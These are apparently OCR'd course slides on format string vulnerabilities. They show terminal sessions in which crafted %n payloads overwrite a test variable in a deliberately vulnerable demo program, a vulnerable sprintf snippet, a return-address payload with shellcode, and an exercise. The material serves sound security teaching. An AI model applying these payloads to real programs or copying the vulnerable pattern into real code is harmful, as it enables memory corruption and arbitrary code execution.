
Overwriting `test_val` variable: `0xBB`

```
Applications  Places  System                                   Mon Oct 20,  2:49 PM
Terminal
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbb -0xaa"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x
08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n
The right way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿ%x%x%126x%n%17x%n
The wrong way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿbffff400b7fe75fc
                                                    0          4b4e554a

[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking:~/booksrc $
```



Overwriting `test_val` variable: `0xCC &0xDD`

```
Applications  Places  System                                   Mon Oct 20, 2:51 PM
Terminal
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcc -0xbb"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x
08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n%17x%n
The right way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿ%x%x%126x%n%17x%n%17x%n
The wrong way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿbffff3f0b7fe75fc
                                                        0         4b4e554a          4b4e554a
[*] test_val @ 0x08049794 = 13417386 0x00ccbbaa
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xdd -0xcc"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x
08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n%17x%n%17x%n
The right way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿ%x%x%126x%n%17x%n%17x%n%17x%n
The wrong way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿbffff3f0b7fe75fc
                                                        0         4b4e554a          4b4e554a
 4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xddccbbaa
reader@hacking:~/booksrc $
```



Exploitation

- Primarily concept: to change return address (Instrument Pointer).
- Exploit method
  - Similar to common buffer overflows
  - Through pure format strings

Similar to common buffer overflows

```
{
  char outbuf[512];
  char buffer[512];
  sprintf (buffer, "ERR Wrong command: %400s", user);
  sprintf (outbuf, buffer);
}
```

We assign user = "%497d\x3c\xd3\xff\xbf<nops><shellcode>"

write a return address (0xbfffd33c)

Your tasks

- Read `0x350` pages 167 – 188
- Try to overwrite test_value with `0xabcdef`